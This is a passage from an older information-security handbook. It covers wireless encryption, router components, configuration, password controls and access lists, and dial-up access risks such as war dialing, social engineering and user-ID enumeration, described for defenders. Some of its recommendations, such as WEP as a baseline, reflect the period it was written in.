The only technique that can ensure that someone cannot easily monitor wireless data transmissions is data encryption. Many of the wireless LAN devices on the market now offer Wired Equivalent Privacy (WEP) as a standard feature. This is a 64-bit encryption standard that uses manual key exchange to privatize the signal between a wireless network interface card (WNIC) and an access point bridge (which connects to the wired

network). As the name implies, this is not expected to be a high level of security; it is expected only to give one approximately the same level of privacy that would exist if the connection were made over a LAN cable.

Some WNICs use a longer encryption algorithm, such as 128-bit encryption, that may provide an additional measure of security. However, there is an administration issue with these encryption systems, and keys must be scrupulously maintained to ensure integrity of the presumed level of privacy.

Wireless WAN connections, such as the popular cellular-radio systems, present another potential security problem. At the present time, few of these systems use any effective encryption whatsoever and thus are accessible to anyone with enough reception and decoding equipment. Strong-encryption levels of SSL should certainly be used with any private or proprietary communications over these systems.

Conclusion

A complete program of network security should include considerations for the physical layer of the network. Proper network design is essential in creating a strong basis for physical security. The network practices should include the use of switching hubs and careful planning of data paths to avoid unnecessary exposure of sensitive data. The network manager should ensure that accurate network cabling system records are maintained and updated constantly to document authorized access and to reflect all moves and adds. Active network and cable monitoring may be installed to enhance security. Network cable should be periodically inspected to ensure integrity and authorization of all connections. Links should be rescanned periodically and discrepancies investigated. Wireless LAN connections should be encrypted at least to WEP standards, and strong encryption should be considered. Finally, the information security officer should consider the value of periodic security audits at all layers to cross-check the internal security monitoring efforts.

Network Router Security

Steven F. Blanding

Routers are a critical component in the operation of a data communications network. This chapter describes network router capabilities and the security features available to manage the network. Routers are used in local area networks, wide area networks, and for external connections, either to service providers or to the Internet.

Router Hardware and Software Components

Routers contain a core set of hardware and software components, although the router itself provides different capabilities and has different interfaces. The core hardware components include the central processing unit (CPU), random access memory (RAM), nonvolatile RAM, read-only memory (ROM), flash memory, and input/output (I/O) ports. These are outlined in Exhibit 22.1. While these components may be configured differently, depending on the type of router, they remain critical to the proper overall operation of the device and support for the router's security features.

- *Central processing unit*. Typically known as a critical component in PCs and larger computer systems, the CPU is also a critical component found in network routers. The CPU, or microprocessor, is directly related to the processing power of the router, executing instructions that make up the router's operating system (OS). User commands entered via the console or Telnet connection are also handled by the CPU.
- *Random access memory*. RAM is used within the router to perform a number of different functions. RAM is also used to perform packet buffering, provide memory for the router's configuration file (when the device is operational), hold routing tables, and provide an area for the queuing of packets when they cannot be directly output due to traffic congestion at the common interface. During operation, RAM provides space for caching Address Resolution Protocol (ARP) information that enhances the transmission capability of local area networks connected to the router.
- *Nonvolatile RAM*. When the router is powered off, the contents of RAM are cleared. Nonvolatile RAM (NVRAM) retains its contents when the router is powered off. Recovery from power failures is performed much more quickly where a copy of the router's configuration file is stored in NVRAM. As a result, the need to maintain a separate hard disk or floppy device to store the configuration file is eliminated. The wear-and-tear or moving components such as hard drives is the primary source of router hardware failures. As a result, the absence of these moving components provides for a much longer life span.
- *Read-only memory*. Code contained on read-only memory (ROM) chips on the system board in routers performs power-on diagnostics. This function is similar to the power-on self-test that PCs perform. In network routers, OS software is also loaded by a bootstrap program in ROM. Software upgrades are performed by removing and replacing ROM chips on some types of routers, while others may use different techniques to store and manage the operating system.
- *Flash memory*. An erasable and reprogrammable type of ROM is referred to as flash memory. The router's microcode and an image of the OS can be held in flash memory on most routers. The cost of




EXHIBIT 22.1 Basic router hardware components.

flash memory can easily be absorbed through savings achieved on chip upgrades over time because it can be updated without having to remove and replace chips. Depending on the memory capacity, more than one OS image can be stored in flash memory. A router's flash memory can also be used to Trival File Transfer Protocol (TFTP) an OS image to another router.

- *Input/output ports.* The connection through which packets enter and exit a router is the I/O port. Media-specific converters, which provide the physical interface to specific types of media, are connected to each I/O port. The types of media include Ethernet LAN, Token Ring LAN, RS-232, and V.35 WAN. As data packets pass through the ports and converters, each packet must be processed by the CPU to consult the routing table and determine where to send the packet. This process is called process switching mode. Layer 2 headers are removed as the packet is moved into RAM as data is received from the LAN. The packet's output port and manner of encapsulation are determined by this process.

A variation of process switching mode is called fast switching, in which the router maintains a memory cache containing information about destination IP addresses and next-hop interfaces. In fast switching, the router builds the cache by saving information previously obtained from the routing table. In this scheme, the first packet to a specific destination causes the CPU to consult the routing table. After information is obtained regarding the next-hop interface for that particular destination and that information is inserted into the fast switching cache, the routing table is no longer consulted for new packets sent to this destination. As a result, a substantial reduction in the load on the router's CPU occurs and the router's capacity to switch packets takes place at a much faster rate. Some of the higher-end router models are special hardware features that allow for advanced variations of fast switching. Regardless of the type of router, cache is used to capture and store the destination address to interface mapping. Some advanced-feature routers also capture the source IP address and the upper layer TCP ports. This type of switching mode is called netflow switching.

Initializing Routers

The router executes a series of predefined operations when the device is powered on. Depending on the previous configuration of the router, additional operations can be performed. These operations contribute to the stability of the router, and are necessary to its proper and secure performance.

The first function performed by the router is a series of diagnostic tests called power-on tests or POST. These tests validate the operation of the router's processor, memory, and interface circuitry. This function, as well as all of the other major functions performed during power-on time, is illustrated in Exhibit 22.2.

According to the flowchart, upon completion of the POST process, the bootstrap loader is to initialize the operating system (OS) into main memory. The first step in this process is to determine the location of the OS image by checking the router's configuration register. The image could be located in either ROM, flash memory, or possibly on the network. The register settings not only indicate the location of the OS, but they also define other key functions, including whether the console terminal displays diagnostic messages and how the router reacts to the entry to the entry of a break key on the console keyboard. Typically, the configuration register is a 16-bit value with the last four bits indicating the boot field. The location of the router's configuration file is




EXHIBIT 22.2 Router initialization.

identified by the boot field. The router will search the configuration file for boot commands if the boot register is set to 2, which is the most common setting. The router will load the OS image from flash memory if this setting is not found. The router will send a TFTP request to the broadcast address requesting an OS image if no image exists in flash memory. The image will then be loaded from the TFTP server.

The bootstrap loader loads the OS image into the router's RAM once the configuration register process is complete. With the OS image now loaded, NVRAM is examined by the bootstrap loader to determine if a previous version of the configuration file had been saved. This file is then loaded into RAM and executed, at which point the router becomes operational. If the file is not stored in NVRAM, a Setup dialog is established by the operating system. The Setup dialog is a predefined sequence of questions posed to the console operator that must be completed to establish the configuration information that is then stored in NVRAM.

During subsequent initialization procedures, this version of the configuration file will be copied from NVRAM and loaded into RAM. To bypass the contents of the configuration file during password recovery of the router, the configuration register can be instructed to ignore the contents of NVRAM.

Operating System Image

As mentioned, the bootstrap loader locates the OS image based on the setting of the configuration register. The OS image consists of several routines that perform the following functions:

- Executing user commands
- Supporting different network functions

- Updating routing tables
- Supporting data transfer through the router, including managing buffer space

The OS image is stored in low-address memory.

Configuration File

The role of the configuration file was discussed briefly in the router initialization process. The router administrator is responsible for establishing this file, which contains information interpreted by the OS. The configuration file is a key software component responsible for performing different functions built into the OS. One of the most important functions is the definition of access lists and how they are applied by the OS to different interfaces. This is a critical security control function that establishes the degree of control concerning packet flow through the router. In other words, the OS interprets and executes the access control list statements stored in the configuration file to establish security control. The configuration file is stored in the upper-address memory of the NVRAM when the console operator saves it. The OS then accesses it, which is stored in the lower-address memory of NVRAM.

Controlling Router Data Flow

Understanding how the router controls data flow is key to the overall operation of this network device. The information stored in the configuration file determines how the data will flow through the router.

To begin, the types of frames to be processed are determined at the media interface — either Ethernet, Token Ring, FDDI, etc. — by previously entered configuration commands. These commands consist of one or more operating rates and other parameters that fully define the interface. The router verifies the frame format of arriving data and develops frames for output after it knows the type of interface it must support. The frames for output could be formed via that interface or through a different interface. An important control feature provided by the router is its ability to use an appropriate cyclic redundancy check (CRC). The CRC feature checks data integrity on received frames because the interface is known to the router. The appropriate CRC is also computed and appended to frames placed onto media by the router.

The method by which routing table entries occur is controlled by configuration commands within NVRAM. These entries include static routing, traffic prioritization routing, address association, and packet destination interface routing. When static routing is configured, the router does not exchange routing table entries with other routers. Prioritization routing allows data to flow into one or more priority queues where higher-priority packets pass ahead of lower-priority packets. The area within memory that stores associations between IP addresses and their corresponding MAC layer 2 addresses is represented by ARP cache. The destination interfaces through which the packet will be routed are also defined by entries in the routing table.

As data flows into a router, several decision operations take place. For example, if the data packet destination is a LAN and address resolution is required, the router will use the ARP cache to determine the MAC delivery address and outgoing frame definition. The router will form and issue an ARP packet to determine the necessary layer 2 address if the appropriate address is not in cache. The packet is ready for delivery to an outgoing interface port once the destination address and method of encapsulation are determined. Depending on priority definitions, the packet could be placed into a priority queue prior to delivery into the transmit buffer.

Configuring Routers

Before addressing the security management areas associated with routers, the router configuration process must first be understood. This process includes a basic understanding of setup considerations, the Command Interpreter, the user mode of operation, the privileged mode of operation, and various types of configuration commands. Once these areas are understood, the access security list and the password control functions of security management are described.

Router Setup Facility

The router setup facility is used to assign the name to the router and to assign both a direct connect and virtual terminal password. The operator is prompted to accept the configuration once the setup is complete. During

the setup configuration process, the operator must be prepared to enter several specific parameters for each protocol and interface. In preparation, the operator must be familiar with the types of interfaces installed and the list of protocols that can be used.

The router setup command can be used to not only review previously established configuration entries, but also to modify them. For example, the operator could modify the enable password using the enable command. The enable password must be specified by the operator upon entering the enable command on the router console port. This command allows access to privileged execute commands that alter a router's operating environment. Another password, called the enable secret password, can also be used to provide access security. This password serves the same purpose as the enable password; however, the enable secret password is encrypted in the configuration file. As a result, only the encrypted version of the enable secret password is available when the configuration is displayed on the console. Therefore, the enable secret password cannot be disclosed by obtaining a copy of the router configuration. To encrypt the enable password — as well as the virtual terminal, auxiliary, and console ports — the service password-encryption command can be used. This encryption technique is not very powerful and can be easily compromised through commonly available password-cracking software. As a result, the enable secret password should be used to provide adequate security to the configuration file.

Command Interpreter

The command interpreter is used by the router to interpret router commands entered by the operator. The interpreter checks the command syntax and executes the operation requested. To obtain access to the command interpreter, the operator must log on to the router using the correct password, which was established during the setup process. There are two separate command interpreter levels or access levels available to the operator. These are referred to as user and privileged commands, each of which is equipped with a separate password.

- *User mode of operation*. The user mode of operation is obtained by simply logging into the router. This level of access allows the operator to perform such functions as displaying open connections, changing the terminal parameters, establishing a logical connection name, and connecting to another host. These are all considered noncritical functions.
- *Privileged mode of operation*. The privileged commands are used to execute sensitive, critical operations. For example, the privileged command interpreter allows the operator to lock the terminal, turn privileged commands off or on, and enter configuration information. Exhibit 22.3 contains a list of some of the privileged mode commands. All commands available to the user mode are also available to the privileged mode. User mode commands are not included in the list.

The privileged mode of operation must be used to configure the router. A password is not required the first time one enters this mode. The enable-password command would then be used to assign a password for subsequent access to privileged mode.

EXHIBIT 22.3 Prigileged Mode Commands

Command	Function
Clear	Reset functions
Configure	Enter configuration mode
Connect	Open a terminal connection
Disable	Turn off privileged commands
Erase	Erase flash or configuration memory
Lock	Lock the terminal
Reload	Halt and perform cold restart
Setup	Run the SETUP command facility
Telnet	Open a telnet session
Tunnel	Open a tunnel connection
Write	Write running configuration to memory

Configuration Commands

Configuration commands are used to configure the router. These commands are grouped into four general categories: global, interface, line, and router subcommands. Exhibit 22.4 contains a list of router configuration commands.

Global configuration commands define systemwide parameters, to include access lists. Interface commands define the characteristics of a LAN or WAN interface and are preceded by an interface command. These commands are used to assign a network to a particular port and configure specific parameters required for the interface. Line commands are used to modify the operation of a serial terminal line. Finally, router subcommands are used to configure IP routing protocol parameters and follow the use of the router command.

Router Access Control

As mentioned previously, access control to the router and to the use of privileged commands is established through the use of passwords. These commands are included in Exhibit 22.5.

Router Access Lists

The use of router access lists plays a key role in the administration of access security control. One of the most critical security features of routers is the capability to control the flow of data packets within the network. This feature is called packet filtering, which allows for the control of data flow in the network based on source and destination IP addresses and the type of application used. This filtering is performed through the use of access lists.

An ordered list of statements permitting or denying data packets to flow through a router based on matching criteria contained in the packet is defined as an access list. Two important aspects of access lists are the sequence or order of access list statements and the use of an implicit deny statement at the end of the access list. Statements

EXHIBIT 22.4 Router Configuration Commands

Command	Use
Write terminal	Display the current configuration in RAM
Write network	Share the current configuration in RAM with a network server via TFTP
Write erase	Erase the contents of NVRAM
Configure network	Load a previously created configuration from a network server
Configure memory	Load a previously created configuration from NVRAM
Configure terminal	Configure router manually from the console

EXHIBIT 22.5 Router Access Control Commands

Command	Function
Enable password	Privileged EXE mode access is established with this password
Enable secret	Enable secret access using MD5 encryption is established with this password
Line console 0	Console terminal access is established with this password
Line vty 0 4	Telnet connection access is established with this password
Service password encryption	When using the Display command, this command protects the display of the password

must be entered in the correct sequence in the access list for the filtering to operate correctly. Also, explicit permit statements must be used to ensure that data is not rejected by the implicit deny statement. A packet that is not explicitly permitted will be rejected by the implicit "deny all" statement at the end of the access list.

Routers can be programmed to perform packet filtering to address many different kinds of security issues. For example, packet filtering can be used to prevent Telnet session packets from entering the network originating from specified address ranges. The criteria used to permit or deny packets depend on the information contained within the packet's layer 3 or layer 4 header. While access lists cannot use information above layer 4 to filter packets, context-based access control (CBAC) can be used. CBAC provides for filtering capability at the application layer.

Administrative Domains

An administrative domain is a general grouping of network devices such as workstations, servers, network links, and routers that are maintained by a single administrative group. Routers are used as a boundary between administrative domains. Each administrative domain typically has its own security policy and, as a result, there is limited access between data networks in separate domains. Most organizations would typically need only one administrative domain; however, separate domains can be created if different security policies are required.

While routers are used as boundaries between domains, they also serve to connect separate administrative domains. Routers can be used to connect two or more administrative domains of corporate networks or to connect the corporate administrative domain to the Internet. Because all data packets must flow through the router and because routers must be used to connect separate geographic sites, packet-filtering functionality can be provided by the router without the need for additional equipment or software. All of the functionality for establishing an adequate security policy with sophisticated complex security can be provided by network routers.

The operating system used by Cisco Corporation to create security policies as well as all other router functions is called the internetwork operating system (IOS). The commands entered by the console operator interface with the IOS. These commands are used by the IOS to manage the router's configuration, to control system hardware such as memory and interfaces, and to execute system tasks such as moving packets and building dynamic information like routing and ARP tables. In addition, the IOS has many of the same features as other operating systems such as Windows, Linux, and UNIX.

Access lists also provide functions other than packet filtering. These functions include router access control, router update filtering, packet queuing, and dial-on-demand control. Access lists are used to control access to the router through mechanisms such as SNMP and Telnet. Access lists can also be used to prevent a network from being known to routing protocols through router update filtering. Classes of packets can be given priority over other classes of packets by using access lists to specify these packet types to different outgoing queues. Finally, access lists can be used to trigger a dial connection to occur by defining packets to permit this function.

Packet Filtering

As described previously, a primary function performed by access lists is packet filtering. Filtering is an important function in securing many networks. Many devices can be used to implement packet filters. Packet filtering is also a common feature within firewalls where network security exists to control access between internal trusted systems and external, untrusted systems. The specification of which packets are permitted access through a router and which packets are denied access through a router, as determined by the information contained within the packet, is called a packet filter.

Packet filters allow administrators to specify certain criteria that a packet must meet in order to be permitted through a router. If the designated criteria are not met, the packet is denied. If the packet is not explicitly denied or permitted, then the packet will be denied by default. This is called an implicit deny, which is a common and important security feature used in the industry today. As mentioned, the implicit deny, although it operates by default, can be overridden by explicit permits. Other security features available through packet filtering are subject to limitations. These limitations include stateless packet inspection, information examination limitations, and IP address spoofing.

Stateless Packet Inspection

Access control lists cannot determine if a packet is part of a TCP/UDP conversation because each packet is examined as if it is a stand-alone entity. No mechanism exists to determine that an inbound TCP packet with the ACK bit set is actually part of an existing conversation. This is called stateless packet filtering (e.g., the router does not maintain information on the status or state of existing conversations). Stateless packet inspection is performed by non-context-based access control lists.

State tables are used to record the source and destination addresses and ports from which the router places the entries. While incoming packets are checked to ensure they are part of the existing session, the traditional access list is not capable of detecting whether a packet is actually part of an existing upper-layer conversation. Access lists can be used to examine individual packets to determine if it is part of an existing conversation, but only through the use of an established keyword. This check, however, is limited to TCP conversations because UDP is a connectionless protocol and no flags exist in the protocol header to indicate an existing connection. Furthermore, in TCP conversations, this control can easily be compromised through spoofing.

Information Examination Limits

Traditional access lists have a limited capability to examine packet information above the IP layer, no way of examining information above layer 4, and are incapable of securely handling layer 4 information. Extended access lists can examine a limited amount of information in layer 4 headers. There are, however, enhancements that exist in more recent access list technology; these are described later in this chapter.

IP Address Spoofing

IP address spoofing is a common network attack technique used by computer hackers to disrupt network systems. Address filtering is used to combat IP address spoofing, which is the impersonation of a network address so that the packets sent from the impersonator's PC appear to have originated from a trusted PC. For the spoof to work successfully, the impersonator's PC instead of the legitimate PC whose network address the impersonator is impersonating. To achieve this, the impersonator would need to guess the initial sequence number sent in reply to the SYN request from the attacker's PC during the initial TCP three-way handshake. The destination PC, upon receiving a SYN request, returns a SYN-ACK response to the legitimate owner of the spoofed IP address. As a result, the impersonator never receives the response, therefore necessitating guessing the initial sequence number contained in the SYN-ACK packet so that the ACK sent from the attacker's PC would contain the correct information to complete the handshake. At this point, the attacker or hacker has successfully gained entry into the network.

Attackers need not gain entry into a network to cause damage. For example, an attacker could send malicious packets to a host system for purposes of disrupting the host's capability to function. This type of attack is commonly known as a denial-of-service attack. The attacker only needs to spoof the originating address, never needing to actually complete the connection with the attacked host.

Standard Access Lists

Standard access lists are very limited functionally because they allow filtering only by source IP address. Typically, this does not provide the level of granularity needed to provide adequate security. They are defined within a range of 1 to 99; however, named access lists can also be used to define the list. By using names in the access list, the administrator avoids the need to recreate the entire access list after specific entries in the list are deleted.

In standard access lists, each entry in the list is read sequentially from beginning to end as each packet is processed. Any remaining access list statements are ignored once an entry or statement is reached in the list that applies to that packet. As a result, the sequence or order of the access list statements is critical to the intended processing/routing of a packet. If no match is made between the access list statement and the packet, the packet continues to be examined by subsequent statements until the end of the list is reached and it becomes subject to the implicit "deny all" feature. The implicit deny all can be overridden by an explicit permit all statement at the end of the list, allowing any packet that has not been previously explicitly denied to be passed through the router. This is not a recommended or sound security practice. The best practice is to use explicit

permit statements in the access list for those packets that are allowed and utilize the implied deny all to deny all other packets. This is a much safer practice simply because of the length and complexity of standard access lists.

Standard access lists are best used where there is a requirement to limit virtual terminal access, limit Simple Network Management Protocol (SNMP) access, and filter network ranges. Virtual terminal access is the ability to Telnet into a router from an external device. To limit remote access to routers within the network, an extended access list could be applied to every interface. To avoid this, a standard access list can be applied to restrict remote access from only a single device (inbound). In addition, once remote access is gained, all outbound access can be restricted by applying a standard access list to the outbound interface.

Standard access lists are also used to limit SNMP access. SNMP is used in a data network to manage network devices such as servers and routers. SNMP is used by network administrators and requires the use of a password or authentication scheme called a community string. Standard access lists are used to limit the IP addresses that allow SNMP access through routers, reducing the exposure of this powerful capability.

Standard access lists are also used to filter network ranges, especially where redistribution routes exist between different routing protocols. Filtering prevents routing redistribution from an initial protocol into a second protocol and then back to the initial protocol. That is, the standard access list is used to specify the routes that are allowed to be distributed into each protocol.

Extended IP Access Lists

As indicated by their name, extended access lists are more powerful than standard access lists, providing much greater functionality and flexibility. Both standard and extended access lists filter by source address; however, extended lists also filter by destination address and upper layer protocol information. Extended access lists allow for filtering by type of service field and by IP precedence. Another feature of extended access lists is logging. Access list matches can be logged through the use of the LOG keyword placed at the end of an access list entry. This feature is optional and, when invoked, sends log entries to a database facility enabled by the router.

When establishing a security policy on the network using router access lists, a couple of key points must be noted. With regard to the placement of the access list relative to the interface, the standard access list should be placed as close to the destination as possible and the extended access list should be placed as close to the source as possible. Because standard access lists use only the source address to determine whether a packet is to be permitted or denied, placement of this list too close to the source would result in blocking packets that were intended to be included. As a result, extended access lists would be more appropriately placed close to the source because these lists typically use both source and destination IP addresses.

A strong security policy should also include a strategy to combat spoofing. Adding “anti-spoofing” access list entries to the inbound access list would help support this effort. The anti-spoofing entries are used to block IP packets that have a source address of an external network or a source address that is invalid. Examples of invalid addresses include loopback addresses, multicast addresses, and unregistered addresses. Spoofing is a very popular technique used by hackers. The use of these invalid address types allows hackers to engage in attacks without being traced. Security administrators are unable to trace packets back to the originating source when these illegitimate addresses are used.

Dynamic Access Lists

Dynamic access lists provide the capacity to create dynamic openings in an access list through a user authentication process. These list entries can be inserted in all of the access list types presented thus far — traditional, standard, and extended access lists. Dynamic entries are created in the inbound access lists after a user has been authenticated and the router closes the Telnet session to the router invoked by the user. This dynamic entry then is used to permit packets originating from the IP address of the user’s workstation. The dynamic entry will remain until the idle timeout is reached or the maximum timeout period expires. Both of these features, however, are optional, and if not utilized, will cause the dynamic entries to remain active until the next router reload process occurs. Timeout parameters, however, are recommended as an important security measure.

Use of dynamic access lists must be carefully planned because of other security limitations. Only one set of access is available when using dynamic access — different levels of access cannot be provided. In addition,

when establishing the session, logon information is passed without encryption, allowing hackers access to this information through sniffer software.

Conclusion

Network router security is a critical component of an organization's overall security program. Router security is a complex and fast-growing technology that requires the constant attention of security professionals. This chapter has examined the important aspects of basic router security features and how they must be enabled to protect organizations from unauthorized attacks. Future security improvements are inevitable as the threat and sophistication of attacks increase over time.

DIAL-UP SECURITY CONTROLS

Alan Berman and Jeffrey L. Ott

INSIDE

Direct-Dial and Packet-Switching Transmission, Passwords, Microcomputer Access, Dial-Up/Callback Systems, Encryption Intrusion Monitoring

PROBLEMS ADDRESSED

As the need to provide information has grown, the capacity for unauthorized users to gain access to online dial-up computer systems has increased. This threat — and the consequences inherent in such an exposure — may have devastating consequences, from penetrating defense department computers to incapacitating large networks or shared computer facilities. Increased reliance on LAN-based microcomputers not only raises the threat of unauthorized modification or deletion of company critical data, but it also adds the possibility of infecting network users.

Providing dial-in access is not limited only to network or system access for the general user. There is often a greater exposure hidden in modems connected to maintenance ports on servers, routers, switches, and other network infrastructure devices. Any computing device with an attached modem is a potential target for someone looking for a device to hack. The problems associated with maintenance ports are the following:

- Little attention is given to these ports because only one or two people use it, including a vendor.
- They provide immediate access to low-level administrative authority on the device.
- Often, they are delivered with default user IDs and passwords, which are never changed.
- If used by a vendor, vendors have a notorious habit of using the same ID and password on all their machines.

PAYOFF IDEA

Several measures are available to help protect computer resources and data from unauthorized dial-up users. Some or all of these measures can be implemented to increase computer and data security. This article discusses products and services currently available to minimize the risk that a system may be compromised by an intruder using a dial-up facility.

Look for modems directly attached to host systems, servers, switches, routers, PCs (both in offices and on the computer room floor), PBXs, and CBXs. Check with the department providing telecommunication services. They may have a list of phone numbers assigned to modems. However, do not count on this. At the very least, they should be able to provide a list of analog lines. Most of these will be fax machines, but some will be modems. Finally, to ensure the identification of all modems, run a war-dialer against the phone numbers in the company's exchange.

Although the threats are numerous and consequences great, very few organizations have complete security programs to combat this problem. This article describes the steps that need to be taken to ensure the security of dial-up services.

TYPES OF DIAL-UP ACCESS

Dial-up capability uses a standard telephone line. A modem, the interface device required to use the telephone to transmit and receive data, translates a digital stream into an analog signal. The modem at the user's site converts computer data coded in bits into an analog signal and sends that signal over a telephone line to the computer site. The modem at the computer site translates the analog signal back to binary-coded data. The procedure is reversed to send data from the computer site to the user site.

Dial-up capability is supplied through standard telephone company direct-dial service or packet-switching networks.

Direct Dial

With a direct-dial facility, a user dials a telephone number that connects the originating device to the host computer. The computer site maintains modems and communications ports to handle the telephone line.

Standard dial-up lines can be inordinately expensive, especially if the transmission involves anything other than a local call. For example, a customer in California who needs access to a brokerage or bank service in New York would find the cost of doing business over a standard telephone company dial-up line prohibitive for daily or weekly access and two-way transmission.

Packet Switching

Packet-switching networks provide a solution to the prohibitive telephone costs of long-distance dial-up service. The California user, for example, need only install the same type of telephone and modem on a direct dial-up system. Instead of dialing a number with a New York area code, the user dials a local telephone number that establishes a connection to the switching node within the area.

Internally, packet-switching data transmission is handled differently from direct dial-up message transmission. Rather than form a direct connection and send and receive streams of data to and from the host computer, packet-switching networks receive several messages at a node. Messages are then grouped into data packets. Each packet has a size limitation, and messages that exceed this size are segmented into several packets. Packets are passed from node to node within the network until the assigned destination is reached. To indicate the destination of the message, the user enters an assigned ID code and a password. The entered codes correlate to authorization and specify the computer site addressed. For the user's purposes, the connection to the host computer is the same as if a dial-up line had been used, but the cost of the call is drastically reduced.

In both dial-up service and packet-switching networks, the host site is responsible for protecting access to data stored in the computer. Because packet-switching networks require a user ID and a password to connect to a node, they would appear to provide an extra measure of security; however, this is not always the case, and this should not be a reason to abrogate the responsibility for security to the packet-switching network vendor.

For some time, users of certain vendor's packet-switching network facilities have known that it is possible to bypass the user ID and password check. It has been discovered that with very little experimentation, anyone can gain access to various dial-up computer sites in the United States and Canada because the area codes of these computer site communications ports are prefaced with the three digits of the respective telephone network area codes. The remainder of the computer address consists of three numeric characters and one alphanumeric character. Therefore, rather than determine a 10-digit dial-up number, which includes the area code, a hacker must simply determine the proper numeric code sequence identifier. The alphabetic character search is simplified or eliminated by assuming that the first address within the numeric set uses the letter A, the second B, and so on, until the correct code is entered. Accessing a computer site requires only a local node number, and these numbers are commonly posted in packet-switching network sites. Use of the local node number also substantially reduces dial-up access line costs for the unauthorized user. Packet-switching network vendors have responded to this problem with varying degrees of success, but special precaution should be exercised when these networks are used.

MINIMIZING RISKS

Hackers have a myriad of ways to obtain the phone number that can provide them with access to computer systems. Attempts can be made to randomly dial phone numbers in a given area code or phone exchange

using demon dialers or war dialers. These were popularized in the 1980 movie, *War Games.* These hacking programs can be very useful in locating all the authorized and unauthorized modems located on the premises. War dialers can be written using a scripting language, such as that provided by the communications software package Procomm Plus, or several can be found at various sites on the Internet. Understanding these dialers is very helpful in understanding the requirements needed for securing dial-in connections.

Simpler methods, such as calling a company and asking for the dial-up number, may meet with success if the caller is believable and persistent. Calling operational personnel at the busiest time of the day (e.g., end of the day, before stock market or bank closes) is more likely to get a response from a harried computer operator or clerk.

Other methods consist of rummaging through trash to locate discarded phone records that may reveal the number of the dial-up computer. A hacker will try these numbers manually, hoping to find the right line. This will most likely be the one that has the longest duration telephone call.

There are also less esoteric means by which phone numbers can be acquired. Online services for such applications as E-mail, ordering merchandise, bank access, stock trading, and bulletin boards often have their numbers published in the sample material that they mail. In fact, it is often possible to look over the shoulder of someone demonstrating the service and watch him or her dial the number. If the demonstration is automated, the number may appear on the screen.

Although the practice of listing the number in the phone directory or having it available from telephone company information operators has been curtailed, this remains a potentially effective method.

No matter how it is obtained, the phone number can be quickly spread throughout the hacker community by means of underground bulletin boards. Once the number is disseminated, the phreaker's game begins. It is now a matter of breaking the security that allows users to log on.

Despite the fact that there are physical devices (e.g., tokens, cards, PROMS) that can be used to identify users of remote computer systems, almost all of these systems rely on traditional user identification and password protection mechanisms for access control.

Identification

The primary means of identifying dial-up users is through the practice of assigning user IDs. Traditionally, the user ID is 6 or 7 alphanumeric characters. Unfortunately, user IDs tend to be sequential (e.g., USER001, USER002), which provides an advantage to hackers. For example, hacker bulletin boards will report that company XYZ's user ID starts at XYZ001 and runs consecutively. The hacker who posted the note will state that he is attacking ID XYZ001. The first hacker who reads the notice will

leave a note saying that she will try to log on as user XYZ002, and the next hacker will take XYZ003. The net result is that multiple hackers will attack simultaneously, each targeting a different user ID. This significantly increases their chances of penetrating the system.

Unknowingly, some security software can actually aid in identifying valid user IDs. When a hacker attempts to enter the user ID and password, the system may respond to the entry of an invalid user ID with the message "Invalid ID, Please Reenter." This allows the hacker to focus his efforts on finding a valid ID, without having to deal with the far more complex effort of obtaining a valid ID and password.

The same type of security system will invariably tell the intruder that he has found a valid user ID by issuing the error message "Invalid Password, Please Reenter." This in effect tells the hacker that he has found a valid ID. He may then proceed to try to find the user ID sequence pattern (to post on the bulletin board) or focus his attention on trying to break the password protection.

Log-ons that request a valid user ID before requesting the password can also provide system attackers with a major advantage. The best security system requires entry of both user ID and password at the same time. The system attempts to validate the combination; if it is found invalid, it responds with "User ID/Password Invalid, Please Reenter." This is the only error message sent, regardless of which item is not valid.

Passwords. Use of passwords is the most widely employed method of authenticating the identity of a computer system user. Passwords are easy to design and can be implemented quickly without requiring additional hardware. When the proper methodology is used, password security provides a significant deterrent to unauthorized system access without major expenditure.

Certain rules should be followed to make password identification and authentication an effective security tool:

- Passwords should be of sufficient length to prevent their discovery by manual or automated system attack or pure guesswork.
- Passwords should not be so long that they are difficult to remember and must therefore be written down.
- Passwords should be derived by algorithm or stored on a one-way encrypted file.
- Passwords are most effective when they are arbitrarily assigned.
- Passwords should be distributed under tight controls, preferably online.
- An audit trail of previously issued passwords should be established.
- Individual passwords should be private.
- The use of portable token-generated random passwords should be encouraged. The tokens are relatively inexpensive and highly reliable.

If sufficient time is not available for an in-depth study of password identification methodology, a basically sound password structure can be created using a six-character password that has been randomly selected and stored on an encrypted file. Such a procedure provides some measure of security, but should be taken to design and implement a more substantial methodology.

Multiple passwords can be used for accessing various levels of secured data. This system requires that the user have a different password for each increasingly more sensitive level of data. Even using different passwords for update and inquiry activities provides considerably more security than one password for all functions.

Computer and network security systems have made some gains over the last decade. Former problems that resulted from accessing a dropped line and reconnecting while bypassing log-on security have been resolved. Even direct connect (i.e., addressing the node and bypassing user ID and password validation) has been corrected.

Aside from obtaining telephone numbers, user IDs, and password information from other hackers through bulletin boards or other means, hackers have three basic ways of obtaining information necessary to gain access to the dial-up system:

